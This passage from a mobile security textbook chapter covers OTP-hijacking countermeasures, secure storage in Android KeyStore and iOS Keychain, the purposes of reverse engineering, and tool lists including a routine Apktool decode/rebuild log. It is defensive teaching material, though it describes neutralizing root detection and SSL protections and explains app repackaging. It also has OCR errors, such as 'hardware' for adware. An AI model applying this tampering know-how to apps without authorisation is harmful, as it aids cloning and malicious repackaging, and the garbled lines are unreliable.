
The following are various countermeasures for defending against OTP hijacking attacks.

For users:

- Adhere to a password policy that includes the following:
  - Create unique and strong passwords.
  - Avoid providing the same password for different services.
  - Update passwords periodically.
  - Maintain passwords in an encrypted form using a password manager.
- Periodically update software and operating systems (OSes) to the current version.
- Stay vigilant regarding suspicious mails and links that might redirect the user to a malicious site.
- Access only Secure Sockets Layer (SSL)-certified sites.
- Enable SIM locking via a PIN to avoid unauthorized SIM access.
- Disable the display of sensitive notifications on the lock screen.
- Avoid applications that authenticate themselves via SMS.
- Minimize the use of recovery methods via SMS or email.
- Avoid forwarding OTPs to others and avoid typing the OTP on the browser while on call.
- Enter OTP on the browser manually.

For developers:

- Enable applications to transmit OTPs over secure channels, such as encrypted SMS or secure push notifications.
- Ensure OTPs are transmitted using end-to-end encryption.
- Combine OTP with other authentication factors, like biometric or hardware-based authentication.
- Limit the number of OTP requests from a single user to prevent brute-force attacks.
- Set short expiration times for OTPs to reduce their utility for attackers.
- Use behavioral analytics to detect unusual activities such as multiple OTP requests within a short timeframe.
- Raise awareness about phishing attempts to prevent users from sharing OTPs with unauthorized parties.
- Consider using hardware-based OTP generators or security keys to prevent OTP hijacking.
- Use secure protocols for push notifications.
- Use secure algorithms for OTP generation, such as HMAC-based OTP (HOTP) or time-based OTP (TOTP).
- Ensure OTPs are unique for each authentication event and never reused.



Critical Data Storage in Android and iOS: KeyStore and Keychain Recommendations

Critical data such as authentication tokens, private information, and secret credentials must be stored in the KeyStore or keychain of Android or iOS, respectively.

Listed below are some of the recommendations to store critical data securely:


Android

- Employ authentication mechanisms such as patterns, PINs, passwords, and fingerprints to safeguard the keys in Android KeyStore.
- Employ a hardware-backed Android KeyStore to ensure the security of the data stored.
- Use encryption methods to store data in a non-readable format.
- Implement authorization techniques to create and import keys.
- Ensure that the keys stored in the server can be accessed only after proper authentication.
- Ensure that the master key and other keys are stored in different locations.
- Derive keys using the passphrase provided by the user.
- The master key can be stored in the software implementation of Android KeyStore.
- Store encryption keys in a private location.
- While using SharedPreferences, encrypt the data to add an additional layer of security.

- Follow the principle of least privilege, granting access to sensitive data only to authorized components of the app.
- Do not use hardcode-sensitive data, such as API keys, tokens, or credentials, in the source code.
- Obfuscate code and data to make it more difficult for attackers to reverse-engineer sensitive information.
- Ensure that data transmitted over the network is encrypted using secure protocols like TLS.
- If using content providers to share data between apps, ensure proper permissions and secure data transmission are in place.

iOS

- Employ authentication mechanisms such as Touch ID, Face ID, passcodes, or passwords to safeguard the keychain.
- Employ hardware-backed 256-bit AES encryption to store critical data.
- Use access-control lists (ACLs) to specify accessibility to the keychain by applications.
- Store only small chunks of data directly in the keychain.
- Specify AccessControlFlags to authenticate the key.
- Implement a mechanism to erase the keychain data to ensure that the data are not accessed after uninstalling an application.
- When creating app extensions, the data shared between the main app and the extensions are encrypted and secured.
- Follow secure coding practices to prevent vulnerabilities like buffer overflows or SQL injection.
- Ensure secure mechanisms when sharing data between apps or with extensions using interprocess communication (IPC) securely.
- Before choosing any cloud storage service, ensure that they offer encryption and secure data-handling policies.



Reverse Engineering Mobile Applications

Reverse engineering is the process of analyzing and extracting the source code of a software or application and, if needed, regenerating it with required modifications. Reverse engineering is used to disassemble a software program or a mobile application to analyze its design flaws and fix any bugs that are residing in it. The technique is also used for discovering underlying vulnerabilities and improving defense strategies against attacks. Reverse engineering can also be used in mobile platforms to create duplicate or clone apps.

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded inside the source code
- Conduct malware analysis
- Regenerate the application or software after applying some modifications
- Verify that mobile apps meet security standards and regulations, ensuring compliance with laws, such as GDPR or HIPAA.
- Understand the compatibility of mobile apps with different platforms and devices
- Debug and troubleshoot issues with mobile apps to identify and fix bugs or optimize performance
- Verify if mobile apps infringe on existing patents or copyrights

Why reverse engineering is effective?


Mobile security professionals must possess a basic knowledge of reverse engineering techniques for the following reasons:

- **Initiating Security Analysis**
  - **Vulnerability discovery**: Reverse engineering allows security researchers and attackers to discover vulnerabilities in an app code, such as insecure data storage, improper authentication, and unpatched security flaws.
  - **Malware analysis:** This aids in understanding the behavior of malicious applications by dissecting their codes, which is crucial for developing mitigation strategies.
  - **Understanding communication protocols:** This can reveal how an application communicates with its backend servers, helping identify potential weaknesses in network security.
- **Initiating black-box testing on mobiles apps**

  Current mobile apps incorporate controls that do not allow dynamic analysis. End-to-end encryption and SSL lead to obstacles in intercepting and modifications. Root detection restricts apps from operating on a rooted device. It can also hinder the usage of advanced tools for testing. These defenses should be neutralized to analyze the source code.
- **Improving static analysis in black-box testing**

  In black-box testing, the underlying design and operation of the application can be comprehended by static analysis of the binary code and bytecode of the app. The process can also help in discovering vulnerabilities in hardcoded credentials.
- **Performing resilience assessment**

  Apps must be designed to withstand reverse engineering by implementing software protection methods such as Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). Efficiency of the controls can be verified by conducting general testing methods such as resilience assessment. Security professionals need to perform a resilience assessment by conducting reverse engineering and trying to breach the mobile application's security defenses.
- **Performing Compliance and Auditing**
  - **Verification of security measures:** Companies can verify whether their apps adhere to security standards and regulations by inspecting the actual code and implementing appropriate measures.
  - **Third-party component analysis:** This allows organizations to check for the inclusion of vulnerable or non-compliant third-party libraries and components.



Mobile Security Tools

Unlike mobile devices of the past, today's mobiles come with advanced computing capability and connectivity (smartphones). One can use them to store data, browse the Internet, record videos, send SMS, play games, capture photos, and many other tasks. Therefore, mobile devices have become the major source for intruders to steal data. Various types of mobile security tools are discussed below.

Source Code Analysis Tools

- **Syhunt Mobile**

  Source: *https://www.syhunt.com*

  Syhunt Mobile analyzes the source code of mobile applications and performs over 350 vulnerability checks in Java and Android, the primary languages used for Android app development. The tool also supports primary languages, such as Swift, Objective-C, and C, which are used for iOS app development. The set of checks tailored for iOS spanned over 19 vulnerability categories and performed over 240 vulnerability checks. Syhunt Mobile also enables publishers, developers, and QA testers to automatically scan Android and iOS apps for OWASP Mobile Top 10.





Figure 17.78: Screenshot of Syhunt Mobile displaying identified vulnerabilities

Some additional tools used for source code analysis of mobile applications are listed below:

- Android lint (https://www.android.com)
- Zimperium's z3A (*https://www.zimperium.com*)
- Appium (*https://appium.io*)
- Selendroid (*https://selendroid.io*)
- Infer (*https://fbinfer.com*)



Reverse Engineering Tools

- **Apktool**

  Source: *https://apktool.org*

  Apktool is used for reverse engineering third-party, closed, binary Android apps. It can decode resources near to their original form and rebuild them after making some modifications. It also makes working with an app easier because of the project-like file structure and automation of some repetitive tasks such as building APK, etc.

  Features:


  - Disassembling resources nearly to their original form
  - Rebuilding decoded resources back to binary APK/JAR
  - Organizing and handling APKs that depend on framework resources
  - Smali Debugging

```
$ apktool d test.apk
I: Using Apktool 2.9.3 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.9.3 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Figure 17.79: Screenshot of Apktool

Some additional mobile application reverse engineering tools are listed below:

- Androguard (*https://github.com*)
- Frida (*https://www.frida.re*)
- JEB (*https://www.pnfsoftware.com*)
- APK Editor Studio (*https://github.com*)
- Bytecode Viewer (*https://github.com*)



App Repackaging Detectors

Repackaging is a process of extracting the details of an app from legitimate app stores such as Google Play Store and Apple Store and modifying the app by injecting malicious code. Then, the app is redistributed for public use as an authentic application. Repackaging can also be done during reverse engineering of an application.

- **Appdome**


  Source: *https://www.appdome.com*

  Appdome offers a comprehensive mobile runtime application self-protection (RASP) solution designed to secure Android and iOS apps. It provides defense against app tampering, reverse engineering, method hooking, and unauthorized repackaging. The app dome automates mobile app security by incorporating a wide range of anti-fraud, anti-malware, and anti-bot features without requiring changes to the source code. The mobile app integrity and checksum validation feature in Appdome verifies the integrity of the app by creating checksums for its binary data and structure, thus preventing unauthorized modifications and fake apps.

Figure 17.80: Screenshot of Appdome checksum validation certificate

Some additional app repackaging detector tools are as follows:

- freeRASP for Android/iOS (*https://github.com*)
- wultra (*https://www.wultra.com*)
- iXGuard (*https://www.guardsquare.com*)
- AndroCompare (*https://github.com*)
- FSquaDRA 2 (*https://github.com*)



Mobile Protection Tools

- **Avast Antivirus & Security**

  Source: *https://play.google.com*

  Avast Antivirus & Security helps users in scanning and securing their devices against viruses and other malware components, strengthen privacy, and experience faster performance from their phones. The tool performs automated scans to detect threats and vulnerabilities and blocks malicious apps before installation. It also helps verify the security of any connected Wi-Fi network.

Figure 17.81: Screenshot of Avast Antivirus & Security

- **Comodo Mobile Security**

  Source: *https://www.comodo.com*

  Comodo Mobile Security provides comprehensive security for iOS and Android devices. It contains a high-performance malware engine, a VPN, ID protection, safe browsing, and appLock features that help users keep their apps and data safe. It also features SD Card protection, cloud-scanning options, and up-to-date malware detection capabilities that keep phones secure and healthy.

Figure 17.82: Screenshot of Comodo Mobile Security

- **AVG Mobile Security**

  Source: *https://www.avg.com*

  AVG Mobile Security protects iOS and Android devices against malware, spyware, and common threats. It protects user privacy even on unsecured public Wi-Fi (e.g., cafés and airports) with its powerful detection technology that determines whether the network is safe to use. This tool also monitors online databases and warns users if their credentials have been leaked.




Figure 17.83: Screenshots of AVG Mobile Security

Some additional mobile protection tools are as follows:

- Norton Mobile Security for iOS (*https://us.norton.com*)
- Mobile Security & Antivirus (*https://play.google.com*)
- Bitdefender Mobile Security (*https://play.google.com*)
- ESET Mobile Security Antivirus (*https://play.google.com*)
- WISeID Personal Vault (*https://play.google.com*)

Mobile Anti-Spyware

- **TotalAV**

  Source: *https://www.totalav.com*

  Total AV is a comprehensive security tool designed to detect and halt various forms of spyware that aim to snoop and exploit user data for financial gain. In addition to combating spyware, TotalAV effectively hunts and prevents all types of malware from infecting user devices. Furthermore, they are adept at locating and eliminating hardware, which is a particularly aggressive and hard-to-remove form of advertising software.


